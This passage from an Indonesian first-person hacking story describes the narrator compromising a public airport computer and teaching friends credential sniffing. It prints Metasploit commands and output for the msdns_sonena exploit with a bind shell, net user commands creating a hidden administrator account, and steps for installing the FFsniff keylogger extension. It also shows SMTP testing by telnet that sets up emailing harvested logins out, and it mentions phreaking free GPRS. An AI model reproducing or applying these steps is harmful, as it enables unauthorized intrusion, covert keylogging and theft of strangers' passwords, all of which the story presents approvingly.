Yah, mau tidak mau untuk dapat menggunakannya aku haruslah mengantri, dan aku berdiri di belakangnya sambil pura-pura memperhatikan apa yang ia lakukan, dan hal ini ternyata berhasil. Belum sampai 2 menit aku pura-pura memperhatikan apa yang ia lakukan, ia pun bertanya "mau pake komputernya ya?", tanpa bersuara akupun mengangguk saja, dan ajaibnya diapun rela mengalah :-), betapa beruntungnya aku.

Aku langsung bereksplorasi sebentar terhadap sistem, minimal aku harus memastikan bahwa yang aku lakukan tidak di awasi. Kulakukan pemeriksaan standar terhadap komputer ini. Cukup aneh juga mengetahui komputer ini menggunakan sistem operasi windows 2000, sambil tersenyum aku berfikir "pasti ini orang kemakan isu, bahwa versi server itu lebih bagus", dan aku tidak terlalu peduli untuk memastikan sistem operasi yang digunakan original atau tidak , hehehe....

Satu lagi yang cukup aneh adalah mengapa ip address yang dimiliki oleh komputer ini adalah IP publik (memungkinkan untuk di kenal di internet secara langsung) aku tidak habis pikir akan hal ini. Tetapi setelah aku teliti lagi, akhirnya aku cukup mengerti mengapa hal itu bisa terjadi, ternyata komputer ini menjadi gateway untuk *Access Point Hotspot* (melayani internet via wireless (hotspot)). "Hum.. ada-ada saja neh", gumamku

5 menit kuperhatikan akhirnya, aku memutuskan untuk mulai



mendownload *keylogger* serta *Ffsniff* yang merupakan salah satu *plugins* dari *Firefox* yang berfungsi sebagai *keylogger* untuk setiap proses login melalui web browser. Lebih tepatnya, *ffsniff* akan menangkap dan mengirimkan data melalui email setiap kali terjadi proses login (*submit*) secara diam-diam. Aku memeriksa versi *firefox* yang sudah terinstall pada komputer ini.

Ternyata sudah versi terbaru dan aku belum pernah berhasil untuk menjalankan *ffsniff* secara sempurna di versi terbaru, maka akupun mendownload versi lama *firefox* yang masih memiliki celah ini. Kecepatan internetnya tidak terlalu mengecewakan, tidak sampai 5 menit semuanya telah berhasil aku download, *firefox* installer; *keymail* *keylogger*; dan *ffsniff* yang telah di kustomisasi.

Sebelum menginstall *firefox* dengan versi yang lebih lama, aku harus meng-uninstall versi yang sedang digunakan saat itu, agar tidak mengalami bantrol. Tetapi saat aku akan mulai melakukan proses uninstal, ternyata aku tidak bisa melakukannya karena aku tidak memiliki hak (bukan administrator).



Aku cukup kebingungan akan hal ini, karena baru kali ini ada komputer di bandara yang memproteksi user yang dapat menggunakan internet, serta dibuat bukan sebagai administrator, "ternyata aku terlalu meremehkan bandara ini", pikirku.

Selagi aku sedang termenung, tiba tiba seorang bapak menepuk bahu, "udah selesai belum dik, bapak mau kirim email nih?" seru sang bapak yang tentu saja membuat aku sedikit terkejut dan refleksi menjawab "sebentar pak, sebentar lagi". Satu-satunya ide diotakku kala itu adalah mengambil alih komputer tersebut, tetapi karena sang bapak terburu-buru maka akupun menyimpan dulu semua hasil downloadku ke salah satu folder dan mempersilahkan sang bapak mempergunakannya dengan harapan setelah dia selesai aku bisa melanjutkan aktifitasku lagi tanpa terganggu.


"Silahkan bapak pakai saja dulu, tapi folder saya jangan di hapus yah pak" seruku sambil mempersilahkan sang bapak mempergunakannya dan aku pun bergeser kebelakangnya.

Sambil menunggu sang bapak yang melakukan login ke emailnya, otakku terus berfikir bagaimana caranya mengambil alih komputer ini. Aku bisa saja melakukan eksploitasi secara lokal, mengingat windows yang digunakan adalah windows 2000 dan ada beberapa options di otakku saat itu (celah *rpc-dcom*, *lsass*, *netapi*, atau *rpc-dns*). Bah.. aku baru tersadar jikalau laptopku sudah tidak bisa lagi dinyalakan barang sedetikpun dan aku tidak mungkin mendownload exploit itu terlebih dahulu.

Aku kembali melirik sang bapak yang masih kesulitan mencari karakter yang ia butuhkan pada tombol-tombol keyboard, sampai akhirnya aku melihat seseorang yang mengangguk-angguk di pojokan karena sedang mendengarkan MP3 dari Dopod yang tergantung di lehernya.

Alamak, kok aku bisa lupa, seruku sambil mengeluarkan XDA Atom milikku yang belum genap 1 bulan. Lalu secepat kilat aku mengkonfigurasinya agar bisa menggunakan layanan hotspot yang ada di bandara untuk bermain internet.


"Hehehhe, aku cukup mengeksploitasinya dari luar, toh komputer ini memiliki IP Publik", gumamku. Koneksi ke hotspot



tersambung dengan baik dan aku segera menjalankan *PuTTY* untuk melakukan SSH ke salah satu mesin yang selalu menyala dan telah banyak tersimpan tool-tool disana.

Sambil bersandar di dinding menunggu sang bapak yang masih terlihat sibuk mengetik emailnya, akupun sibuk menekan-nekankan *stylus pen* ke layar XDA atomku untuk memulai koneksi ke server *monkey-desktop* yang memiliki alamat ip 202.157.25.45 dengan *pocket putty*

Yap, kecepatan internet cukup untuk melakukan hubungan yang stabil (umumnya para pemakai layanan internet di bandara tidak terlalu rakus, berbeda dengan para pengguna di warnet, karena itulah aku sangat sering mendownload sesuatu di sini ☺) sehingga tidak memerlukan waktu yang lama untuk tersambung, langsung saja aku isikan monkey sebagai username dan passwordnya



Setelah menunggu sedikit *delay* yang terjadi akupun terhubung ke mesin *monkey-desktop* (jangan tanyakan tentang penamaan mesin, karena aku selalu kebingungan mencari alasan yang tepat) dan segera masuk ke `/home/monkey/tools/framework-3.0/` Untuk menjalankan aplikasi metasploit. Selanjutnya tinggal menjalankan aplikasi metasploit tersebut di XDA ku.



Aku baru tersadar jika aku tidak menghafal alamat *IP Public* yang dimiliki oleh komputer di bandara ketika aku harus mengisi alamat IP target.

Kuputuskan untuk meminta izin sang bapak untuk melakukan itu. Dari perkiraanku sang bapak tidak akan mengerti apa yang aku kerjakan, tetapi masalahnya bagaimana agar aku bisa sebentar saja menggunakan komputer tersebut untuk melihat *IP Address* yang digunakan.

Sebentar aku perhatikan sang bapak yang tampaknya kebingungan, dan tampaknya dia menyadari jika aku memperhatikannya

“dik, saya mau mengirim email tembusan tetapi saya nga pengen orang-orang yang menerima email dari saya ini mengetahui kepada siapa saja email ini ditujukan. Bisakah?”, tanya sang bapak. Belum sempat aku bersuara, sang bapak melanjutkan perkataannya “dulu saya pernah tahu, tetapi sudah lupa”, tatapnya penuh harap, Pucuk di cinta ulampun tiba, hehehe, pikirku.


Setelah aku mengajari sang bapak tentang penggunaan BCC, aku

berharap agar setelah email terkirim, diapun selesai juga menggunakan komputer ini dan aku bisa kembali melanjutkan aksiku, apalagi tidak ada yang mengantri lagi. Tetapi sang bapak masih ingin mengirimkan 2 buah email lagi, “apa boleh buat”, gumamku.

Kudekati kembali sang bapak seraya berkata “maaf pak, saya perlu untuk melihat data saya di komputer ini sebentar saja, untuk mencatat sesuatu karena saya ingin mengirim SMS keteman saya tentang data yang tadi saya download”, dan benar saja sang bapak langsung mengijinkanku sambil berkata “sementara aja ya dik, saya juga

tinggal sedikit lagi kok”, aku tak menjawab dan secepat kilat aku menjalankan command prompt untuk mengetikkan ipconfig /all dan terlihatlah informasi mengenai IP Address. Aku segera mencatat informasi ini pada notepad di XDA yang kumiliki

66.25.41.45



```
[* msf v3.0
+ -- --[ 191 exploits - 106 payloads
+ -- --[ 17 encoders - 5 nops
=[ 36 aux

msf > use windows/dcerpc/msdns_sonena
msf exploit(msdns_sonena) > set rhost 66.25.41.45
rhost => 66.25.41.45
msf exploit(msdns_sonena) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(msdns_sonena) > exploit
```



Setelah mengetahui alamat IP target, akupun mencoba beberapa jenis exploits untuk mengeksploitasi celah-celah yang

dimiliki oleh system operasi windows 2000.

Setelah mengisi semua options yang di perlukan maka eksploitasi pun dilakukan dan beruntunlah aku karena hanya dalam beberapa kali kesempatan, aku langsung berhasil melakukan eksploitasi kemesin tersebut, tentunya dengan sedikit delay pada beberapa proses yang terjadi.

"gila, mesin ini menjalankan servis DNS?", gumamku dalam hati yang tidak mempercayai hal ini, meskipun hampir seluruh pengguna system operasi windows tidak tau servis (layanan) apa saja yang berjalan pada mesin yang mereka miliki dan apa kegunaannya.

Setidaknya hal inilah yang membuat aku berhasil masuk ke mesin yang saat ini dipakai oleh sang bapak tadi.

```

(*) Trying target Windows 2000 Server
SP0-SP4+ English...
(*) Binding to 50abc2a4-574d-40b3-9d66-
6-ae4f45fba076:5.0@ncacn_ip_tcp: 66.
25.41.45[0] ...
(*) Bound to 50abc2a4-574d-40b3-9d66-
6-ae4f45fba076:5.0@ncacn_ip_tcp: 66.25
.41.45[0] ...
(*) Sending exploit...
(*) Sending stage (174 bytes)
(*) Error: no response from dcsrpc se
rvice
(*) Command shell session 1 opened (2
02.157.25.45 :58406 -> 66.25.41.45:
4444)

Microsoft Windows [Version 5.00.
2195]
(C) Copyright 1985-2000 Microsoft Cor
p.

C:\WINNT\system32>
  
```

```

tem /add
net user system system /add
The account already exists.

More help is available by typing NET
HELPMSG 2224.

C:\WINNT\system32>net user sysadmin 1
2345 /add
net user sysadmin 12345 /add
The command completed successfully.

C:\WINNT\system32>
  
```

```

C:\WINNT\system32>net user sysadmin 1
2345 /add
net user sysadmin 12345 /add
The command completed successfully.

C:\WINNT\system32>net localgroup Admi
nistrators sysadmin /add
net localgroup Administrators sysadmin
/add
The command completed successfully.

C:\WINNT\system32>
  
```

Langkah selanjutnya adalah membuat user baru yang mempunyai hak tertinggi yaitu administrator. Tidak perlu waktu yang terlalu lama untuk melakukan hal ini karena aku hanya perlu menjalankan perintah “net user” untuk melakukannya.

Dengan liciknya, aku menambahkan user baru dengan nama dan password yang sama yaitu “system”.



Tentu saja, aku memilih nama user yang mirip dengan nama yang sering digunakan oleh windows agar Administrator di bandara tidak curiga dengan kehadiran user baru ini. Ternyata, nama user ini bukannya mirip dengan user windows namun memang sudah terdapat user account dengan nama *system* di dalam sistem operasi windows sehingga aksi ini gagal dilakukan.

Kemudian aku mencoba lagi dan kali ini aku memilih nama user *sysadmin* karena menurutku mirip dengan nama *system* yang ada di

windows. Account baru ini aku berikan password 12345 dan kali ini aksiku berhasil dilakukan ! Tentu saja, aku akan menghapus user account baru ini jika sudah tidak dibutuhkan lagi agar tidak meninggalkan jejak.

Selanjutnya, aku menjalankan perintah “net localgroup” untuk menjadikan user *sysadmin* sebagai Administrator di komputer bandara. Kini semuanya telah siap untuk aku gunakan.

Aku melihat ke kiri dan kanan untuk memastikan tidak ada orang yang sedang memperhatikan aku. Setelah keadaan aman, akupun segera me-logout user yang sedang aktif dan login kembali dengan user account yang aku buat yaitu *sysadmin* yang mempunyai hak *Administrator*.

Selesai Login, aku tinggal menginstall *firefox web browser* versi 1.5.0.6 beserta *ffsniff* sebagai plugins (tambahannya) yang di sertai kemampuan untuk menyembunyikan diri serta *keylogger* yang juga akan merekam semua *keystroke* yang di tekan oleh pengguna nantinya. Hasil rekaman ini nantinya akan dikirim secara otomatis melalui email ke alamat yang sudah di tentukan.



instalasi ffsniff sebagai plugins pada firefox

“Ting..Tong.. Perhatian.. Perhatian, untuk para penumpang pesawat HawaAir tujuan Palembang, harap segera menuju pintu 1, pesawat akan segera di berangkatkan”, tiba-tiba aku disadarkan oleh pengumuman yang memberitakan bahwa pesawat yang aku baiki akan segera berangkat.

Mendengar pengumuman keberangkatan membuat aku sedikit panik, secepat kilat akupun segera melakukan logout dan login kembali

dengan user yang digunakan sebelumnya. Kulihat XDA-ku yang ternyata masih terkoneksi ke mesin *monkey* dan masih juga terhubung dengan komputer bandara.

Sebelum mengejar pesawat yang akan segera berangkat, aku masih sempat menghapus user *sysadmin* yang aku gunakan tadi agar tidak mencurigakan dengan menjalankan perintah :

```
Net user sysadmin /delete
```

Singkatnya waktu membuat aku tidak sempat menghapus semua jejak-jejak yang ada di komputer bandara dengan teliti. Aku memutuskan hubungan XDA-ku dengan layanan wireless “hotspot” di bandara sambil meninggalkan catatan IP di file log di mesin *monkey* , “siapa tau butuh natin nanti” pikirku.

Sekarang saatnya berlibur dengan anak-anak omega. Omega staff here I come !

Pertemuan

Kurang lebih 1 jam di atas pesawat dan yang bisa aku lakukan hanyalah membaca majalah dan koran yang di sediakan, sambil melihat pramugari yang sibuk mondar-mandir menawarkan barang. Di dalam hati aku berpikir bahwa lama-kelamaan pesawat ini sudah seperti swalayan .. hehehehe. Sialnya lagi, aku tidak bisa membaca e-book favoritku, karena tadi XDA-ku dipakai untuk *penetration testing* komputer di bandara yang membuat baterenya tewas saat ini.

Saat aku ingin memejamkan mata untuk mencoba tidur, tiba tiba sudah di umumkan bahwa pesawat sudah hampir mendarat di bandara Sultan Mahmud Badarudin II, sehingga aku buru-buru merapihkan majalah dan Koran yang berhamburan ke bawah kursi.

Tidak berapa lama setelah di umumkan, pesawat pun telah mendarat, penerbangan ini ditempuh dalam waktu 45 menit, “ternyata tidak cukup lama”, bisikku.

Ini adalah pertama kalinya aku ke Palembang, sehingga susana disini terasa asing. Setelah tiba di ruang kedatangan, akupun segera menghubungi Kemas, untuk memberitahukan jikaalau aku sudah tiba

di Palembang.

Baru saja kunyalakan handphoneku, ternyata sudah ada 2 buah SMS di sana, satu buah SMS dari ibu yang meminta untuk dikabari apabila aku sudah tiba di Palembang, sedang satunya lagi dari Kemas yang berisi

Bos, Aku udah di Parkiran, kalo dah sampe langsung jalan aja ke parkiran

“Busyet...”, seruku. Jelas-jelas aku baru kali ini ke sini, dah sudah disuruh keparkiran aja. “Dasar gilo” seruku dalam hati. Aku berjalan keluar pintu bandara dan aku tidak perlu mengantri bagasi, karena aku memang tidak suka berpergian dengan bawaan yang banyak. Setelah keluar dari pintu bandara aku melirik ke kanan dan ke kiri mencari tanda penunjuk parkiran.

Belum sampai satu menit pandanganku berputar, tiba-tiba aku dikejutkan oleh Kemas dan Alif yang tiba-tiba muncul di depanku, “Door !!!, hayo ngelamunin apaan !” seru Alif kepadaku.

“Sori bos, aku baru sadar kalo elo kan ga tau parkiran, jadi kita yang kesini .. hehehe, sori”, sambung Kemas dengan muka bersalah.

“huh, coba ditunggu aja di parkiran, sapa tau tar 5 jam kemudian aku baru nyampe :p”, sahutku lagi.

“Bimo mana rik?”, tanya Alif.

“Iyah, rik, kan bekasi ma Jakarta deket, bandaranya sama pulak :P”, lanjut Kemas

“Gak tau tuh anak, ga kontak aku kapan dia mau berangkatnya, mungkin nanti sore kali”, seruku

Lalu kita berjalan menuju parkiran yang terletak di belakang bandara dan segera menuju rumah Kemas yang ternyata berjarak cukup jauh dari bandara.

“ini bandaranya masuk kompleks Angkatan Udara, jadi agak jauh

dari jalan utama Rik”, jelas Kemas sambil menyetir. Setelah 20 menit akhirnya kita tiba dirumah Kemas dan karena di Palembang belum semacet di Jakarta maka jarak sejauh itu bisa di tempuh hanya dalam waktu 20 menit.

“Oh iya Lif, elo sampai kesini kapan?”, pertanyaan ini baru meluncur setelah aku sadar betapa familiarnya Alif dengan situasi di rumah Kemas.

“hehehe, dah dari Kamis kemarin”, jawab Alif ringan.

“Ow, pantes”, jawabku lagi.

Tiba-tiba Kemas berteriak dan meminta aku untuk memasukkan barang-barangku kesalah satu kamar. “Rik, taruh pakaianmu disini aja”, sambil membukakan pintunya. Aku pun bergegas masuk ke dalam kamar yang ternyata didalamnya sedang tertidur si Bimo dengan lelapnya.

“Walah, ni bocah ada di sini”, seruku dalam hati sambil sedikit kesal karena dia tidak memberi kabar apa-apa. Segera saja ku tepuk punggungnya sedikit keras agar dia terbangun. Betul saja, saking terkejutnya Bimo sampai berteriak, sementara aku mendengar Alif dan Kemas tertawa terbahak-bahak di ruangan depan.

Bimo yang terkejut pun akhirnya bangun sambil mengucek-ucek kedua matanya, setelah sedikit sadar akan perbuatanku “sakit, om!, busyet dah...”

“elo ga ada kabar, tau-taunya udah ada disini”, balasku dengan sedikit ketus karena kesal.

“maaf om, semalam aku ga bisa tidur, mklum susah tidur sambil duduk, udah mau patah pinggangku dibuatnya”, sahut Bimo lagi

“duduk semaleman?”, tanyaku dengan sedikit terkejut.

“iya om, aku kan naik Bus, dari kamis malam dan tibanya tadi pagi om”, cerita Bimo masih setengah mengantuk,

“Ow, sori yah bim, ya udah tidur lagi deh, abis elo ga ngasih tau sih”, jawabku pelan penuh rasa bersalah.

“nga pa pa om, aku juga mo kabari lewat SMS sewaktu di bus, tapi

aku baru sadar kalo handphone-ku tertinggal di laci mobil, sewaktu diantar bokap kemaren sore”, jelas Bimo yang sekarang terlihat makin sadar dan kesal karena handphonenya tertinggal. Bimo memang merupakan anggota termuda, dia lebih muda 2 tahun di banding aku dan sifatnya lebih kekanak-kanakan dariku.. hehehehe.

Aku segera menuju ke ruang tamu setelah membereskan barang bawaanku untuk menghampiri Alif dan Kemas yang sejak tadi terlihat sibuk mendiskusikan sesuatu. Maklum mereka berdua sangat cocok satu sama lain jika berdiskusi, dikarenakan mereka berdua sama-sama sudah duduk di bangku kuliah dan memiliki Jurusan yang sama pula yaitu Ilmu Komputer, jadi selain mereka bertukar cerita tentang kuliah mereka juga terkadang bertukar contoh soal.. hehehehe.

Di depan mereka aku segera menanyakan tentang Isti, “Isti belum sampai kan?”, tanyaku, karena aku takut kejadian seperti barusan akan terjadi lagi.

Dengan raut wajah yang sedikit dapat di percaya Kemas pun mengangguk sambil berkata “Isti tadi menelpon, sepertinya dia tiba Sabtu pagi, karena jumat sore dia masih ada deadline pembuatan web untuk salah satu perusahaan yang menjadi clientnya”.

“tuh anak baru kelas 3 smu aja sudah bisa cari uang sendiri, yah” , timpal Alif.

Tanpa di komando aku dan Kemas mengangguk tanda setuju.

Belum lama kita berdiskusi, Bimo keluar dari kamar sambil berjalan sempoyongan mendekati kami. Aku yang merasa bersalah berseru pada Bimo “Udah tidur lagi aja sana, gak apa apa kok”.

“Iya, bayarannya ga nambah kok kalo tidur terus”, seru Kemas sambil tersenyum melihat tampang Bimo yang kusut.

“gara-gara si om neh, pokoknya aku minta di ajarin ilmu baru”, seru Bimo seraya menatapku dengan tajam.

“Iya, iya, tapi nanti sore yah, kalo gitu sekarang aku aja deh yang tidur” sambil aku berlalu masuk ke dalam kamar.

“Wah DASAR!!!” seru mereka bertiga.

Bertukar ilmu

Tidak terasa perutku berteriak-teriak yang membuat aku terbangun dari tidur, kulihat jam di dinding kamar sudah menunjukkan pukul 3 sore. Setelah menyadarkan diriku, aku segera beranjak keluar dari kamar dan kudapati mereka bertiga sedang di depan laptopnya masing-masing dan terlihat sangat serius mengerjakan sesuatu.

Kuhampiri Bimo yang posisinya terdekat dengan pintu kamar tempatku tertidur. Bimo yang terlihat serius mengerjakan sesuatu seperti tidak sadar dengan kehadiranku, setelah aku melihat apa yang dia kerjakan, serta merta aku berteriak

“oalah, payah lo pada. Kok Aku ga di ajak, pasti pada takut kalah!”, teriakku.

Bimo yang lagi-lagi terkejut dengan kehadiranku sontak menjawab “ah, si om mah dibangunin makan aja susah... tadi dah dipanggil-panggil kok, ya gak Om Alif”

Alif yang juga sibuk bermain DOTA hanya mengganggu sambil tersenyum padaku dan berkata “sudah, lo makan dulu sana, sebelum itu cuci muka dulu”.

“iya deh, tapi tunggu aja ntar”, seruku sambil menuju kamar mandi yang di tunjuk oleh Alif tadi.

Setelah makan selama kurang lebih 20 menit di ruang makan, aku segera menghampiri mereka yang ternyata sudah selesai bermainnya dan sekarang sedang sibuk sendiri-sendiri. Kudekati Kemas yang ternyata sedang mengedit foto, sambil menanyakan siapa yang memenangkan pertandingan DOTA tadi. “siapa yang menang mas”, tanyaku.

“uhm, Bimo tuh,” sahut Kemas tidak bersemangat karena kalah.

“Iyah, curang Bimo, komputer yang menjadi temannya jago banget”, sambung Alif yang ternyata satu tim dengan Kemas dalam pertandingan tadi.

“Wah, wah.. kalian saja yang emang ga jago, komputernya normal kok’, sahut Bimo sambil tersenyum, mengejek Alif dan Kemas yang

sudah kalah.

“ayuk, main lagi”, ajakku.

Tetapi ternyata ajakanku dianggapi dingin oleh mereka bertiga, karena tidak tahan atas perlakuan ini, maka aku sengaja mengatakan kalau mereka semua takut jika kalah denganku. Hehehehe

Sudah kurang lebih 20 menit semuanya sibuk dengan kegiatan masing-masing di depan laptopnya, sampai Bimo tiba-tiba berteriak “Rik, elo kan janji mo ngajarin sesuatu ke aku”. Teriakan Bimo membuat Alif dan Kemas berbarengan menatapku,

“Ya udah lif, jatah berbagi elo duluan eh”, kata Alif.

Kegiatan berbagi dan bertukar ilmu secara langsung, sudah merupakan hal yang rutin kita lakukan saat “kegiatan ngoprek” berlangsung dan biasanya saat ini kita memanfaatkan dengan maksimal untuk menambah ilmu.

Sekarang, aku baru sadar ternyata mereka bertiga sibuk dengan laptopnya masing-masing bahkan menolak ajakanku untuk bermain lagi dikarenakan mempersiapkan materi yang akan dibagi.

“Wah mereka semakin menganggap serius kegiatan berbagi seperti ini, aku jadi bangga punya teman-teman seperti mereka”, gumamku dalam hati.

“Wah, terus bagaimana dengan Isti?”, tanyaku.

“Ya, salah dia sendiri dunk telat datengnya, jadi dia melewatkan ilmunya si om”, jawab Bimo ketus

“Iya, nanti kan dia bisa private sama kamu Rik”, lanjut Kemas

“Wah, nanti ada yang marah”, sahutku sambil melirik Bimo yang terkesan sengaja tidak mendengarkan.

Lalu kita bertiga pun terbahak-bahak

“Karena kalian semua memaksa dan daripada kita tidak ada kegiatan maka ada baiknya juga kita mulai saja. Untuk Isti mungkin nanti Bimo bisa mengulangnya” seruku sambil sedikit menahan untuk tidak tertawa sementara Alif dan Kemas sengaja terbahak-bahak, sepertinya lega melampiaskan kekalahan mereka tadi. Bimo

sengaja tidak berkomentar, karena sepertinya dia tidak mau jika aku mengurungkan niatku.

“Baiklah teman-teman sekarang kita mulai” seruku, dan mereka mulai bergeser mendekat dan mulai melingkar di dekatku.

“Tapi untuk itu aku perlu koneksi Internet neh”, seruku

“nih pake GPRSkua aja” seru Bimo sambil menyodorkan handphone yang sedari tadi menempel di laptopnya

“lalu, pulsanya?”, seruku

“gampang om, sedikit *phreaking* kan ga masalah, free neh” kata Bimo sambil tersenyum simpul menatap Alif. Sepertinya celah salah satu penyedia layanan GPRS yang di temukan Alif tahun kemarin masih berlaku.

“Ya udah, kamu set aja *Bluetooth* dihandphonenya biar *discoverable*”, lanjutku lagi. Lalu kujalankan script untuk melakukan koneksi internet via *bluetooth* milikku yang tersambung ke handphone milik Bimo dan kemudian melakukan *dial up internet connection*.

Setelah semuanya oke dan internet telah terhubung, maka akupun memulai memberikan pengantar.

“Baiklah, kali ini aku akan menjelaskan tentang salah satu *plugins firefox*, yang bisa digunakan sebagai aplikasi password sniffing yang akan aktif secara rutin mengirimkan email ke alamat yang kita tentukan”, seruku pelan.

Kulihat tidak ada tanggapan dari mereka bertiga, ketiganya sibuk memperhatikan. Aku segera melanjutkan, “untuk itu teman-teman, kita membutuhkan SMTP server yang *OPEN RELAY* agar bisa mengirimkan email yang berisi semua hal yang di *submit* oleh user, lebih mudah jika tanpa harus melakukan *Otentikasi* terlebih dahulu kan?”, seruku yang diamini oleh mereka dengan anggukan kepala.

Aku melanjutkan, “Semakin amannya konfigurasi default mailserver sempat menyulitkan aku, tetapi untung saja GOOGLE masih memberikan layanan open relay namun ternyata layanan ini telah menggunakan ENCHANCED CODED. Pantas saja semua script untuk “mail bomber” dan “fake mailer” yang dulu aku ciptakan sudah tidak berfungsi lagi. Aku rasa teman-teman semua sudah tau cara untuk mencari mail server menggunakan nslookup atau dig. Iya, kita bisa menggunakan options querytype=mx, sehingga perintah lengkapnya adalah :

```
nslookup -querytype=mx gmail.com
```

Dengan perintah ini, kita akan mendapatkan list lengkap alamat mail server yang di sediakan oleh gmail. Outputnya Seperti berikut ini”, seruku sambil memperlihatkan hasil yang terdapat di monitorku :



```
File Edit View Terminal Tabs Help
indigo@tarantula:~$ nslookup -querytype=mx gmail.com
Server:      192.168.1.1
Address:     192.168.1.1#53

Non-authoritative answer:
gmail.com    mail exchanger = 5 gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 10 alt1.gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 10 alt2.gmail-smtp-in.l.google.com.
gmail.com    mail exchanger = 50 gsmtpl63.google.com.
gmail.com    mail exchanger = 50 gsmtpl83.google.com.

Authoritative answers can be found from:
gmail.com    nameserver = ns3.google.com.
gmail.com    nameserver = ns2.google.com.
gmail.com    nameserver = ns4.google.com.
gmail.com    nameserver = ns1.google.com.
gmail-smtp-in.l.google.com internet address = 209.85.147.114
gmail-smtp-in.l.google.com internet address = 209.85.147.27
alt1.gmail-smtp-in.l.google.com internet address = 64.233.185.27
alt1.gmail-smtp-in.l.google.com internet address = 64.233.185.114
alt2.gmail-smtp-in.l.google.com internet address = 72.14.215.27
alt2.gmail-smtp-in.l.google.com internet address = 72.14.215.114
gsmtpl63.google.com internet address = 64.233.163.27
gsmtpl83.google.com internet address = 64.233.183.27
ns1.google.com internet address = 216.239.32.10
ns2.google.com internet address = 216.239.34.10
ns3.google.com internet address = 216.239.36.10
ns4.google.com internet address = 216.239.38.10

indigo@tarantula:~$
```

“Baiklah, kita sudah mendapatkan daftar alamat mail server yang dilayani oleh google dan saatnya melakukan ujicoba pengiriman email. Disinilah kita akan mengetahui perbedaannya”. Lalu aku memilih salah satu server dari daftar tersebut, dan menggunakan telnet sebagai mail client untuk berkomunikasi dengan server

```
Telnet gsmtpl63.google.com 25
```

```


indigo@tarantula:/media/disk/ffsniff$ telnet smtp163.google.com 25
Trying 64.233.163.27...
Connected to smtp163.google.com.
Escape character is '^]'.
220 mx.google.com ESMTP 15ei6608009nzo
ehlo gmail.com
250-mx.google.com at your service, [124.81.98.226]
250-SIZE 28311552
250-8BITMIME
250-ENHANCEDSTATUSCODES
mail from:firedump0@gmail.com
555 5.5.2 Syntax error 15ei6608009nzo
mail from:<firedump0@gmail.com>
250 2.1.0 OK
rcpt to:<firedump0@gmail.com>
250 2.1.5 OK
data
354 Go ahead
yuhu.. just testing
.
250 2.0.0 OK 1185460986 15ei6608009nzo
quit
221 2.0.0 mx.google.com closing connection 15ei6608009nzo
Connection closed by foreign host.
indigo@tarantula:/media/disk/ffsniff$

```

Aku mulai melakukan pengiriman email dan perbedaannya terletak pada penggunaan "<" dan ">" saat kita memasukkan alamat email tujuan dan email pengirim. Aku mengalihkan pandangan kepada mereka bertiga yang terlihat sangat antusias akan hal ini. "Baiklah, ada yang ingin di diskusikan?", tanyaku

"Lanjut!", jawab mereka bertiga kompak

"Untuk meyakinkan kalian bertiga, maka ada baiknya kita melihat alamat email tersebut, dan memastikan apakah email tersebut terkirim, sehingga kita bisa mengetahui jika server tersebut dapat di gunakan".



“Yuhu, email yang tadi kita kirimkan, ternyata berhasil diterima dengan baik, meskipun tidak terlalu sempurna. Dan sekarang kita hanya perlu mengkonfigurasi *ffsniff* yang sejak versi terbarunya sudah bisa menggunakan sebuah program *pkg_creator.py* yang di buat menggunakan bahasa pemrograman phyton, dan ternyata program *ffsniff* sudah menggunakan format ENCHANCED. Sehingga pada saat konfigurasi kita tidak perlu menambahkan “<” dan “>” pada email pengirim dan tujuan”.

```
indigo@tarantula:/media/disk/ffsniff$ ls
ffsniff-0.2.tar.gz  FFsniff home.html  ffsniff.xpi  pkg_creator.py  src
indigo@tarantula:/media/disk/ffsniff$ ./pkg_creator.py

This is a package creator for FFsniff Firefox extension
Copyright (C) 2006 azurIt, azurit@pobox.sk

